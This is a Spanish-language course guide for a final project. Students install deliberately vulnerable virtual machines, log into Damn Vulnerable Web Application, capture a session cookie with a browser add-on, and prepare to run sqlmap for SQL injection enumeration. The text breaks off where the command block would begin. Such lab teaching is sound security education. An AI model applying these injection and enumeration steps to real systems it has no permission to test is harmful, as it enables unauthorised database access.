GUIA PARA TRABAJO FINAL

## 1. Instalación máquinas virtuales

Si tienes un procesador ARM en tu mac, instala por favor las siguientes máquinas virtuales:

- websecuritytestingarm.7z
- https://sourceforge.net/projects/vapps/files/VMAppliance/V4/vulnerablewebappsarm.7z/download (Maquina Web Vulnerable)

Si tienes un procesador Intel en tu máquina, instala por favor las siguientes máquinas virtuales:

- websecuritytestingamd64.7z
- https://sourceforge.net/projects/vapps/files/VMAppliance/V4/vapps-amd64.7z/download (Maquina Web Vulnerable)


## 2. Prueba manual SQL Injection

A partir del montaje de la máquina web vulnerable, por favor ejecute la prueba correspondiente. Redacte un documento con el paso a paso de la solución de este.


## 3. Pruebas automatizadas SQL Injection

Utilizaremos la maquina Web Vulnerable y la máquina de pruebas de seguridad:


a. Ingresa a la maquina Web Vulnerable utilizando la dirección IP que le haya sido asignada por VMWare utilizando Firefox:





b. Ingresa al administrador de complementos y busca tamper data





c. Dale click al primero: tamper data for FF quantum





d. Dale click en agregar a Firefox





e. Pide permiso para añadir. Dile añadir





f. Dale aceptar





g. Regresa al sitio principal de la maquina web vulnerable





h. Ingresa al link Damn Vulnerable Web Application





i. Utiliza usuario admin y clave password. Llegaras a la siguiente ventana:





j. Selecciona DVWA Security. Busca la opción Low y dale submit.





k. Dale click a SQL Injection




l. Digita 1 en user ID. Guarda el URL resultante:





m. Busca el icono de complementos e inicia la ejecución de tamper data dándole click





n. Aparece la siguiente ventana. Dale click en yes




o. Selecciona SQL Injection del menú izquierdo. Apare la siguiente ventana. Dale OK:



p. Aparece una nueva ventana. Copia aparte el contenido de la cookie en otro lado y dale click en OK.




q. Ejecutemos SQLMap con los parámetros -u con el URL que guardaron previamente, -b para saber que base de datos es, --cookie con la cookie que guardaron previamente, --current-db para saber la base de datos actual y --current-user para saber el usuario actual de la base de datos. Dale enter a las respuestas por defecto de las preguntas que te saldrán:

```
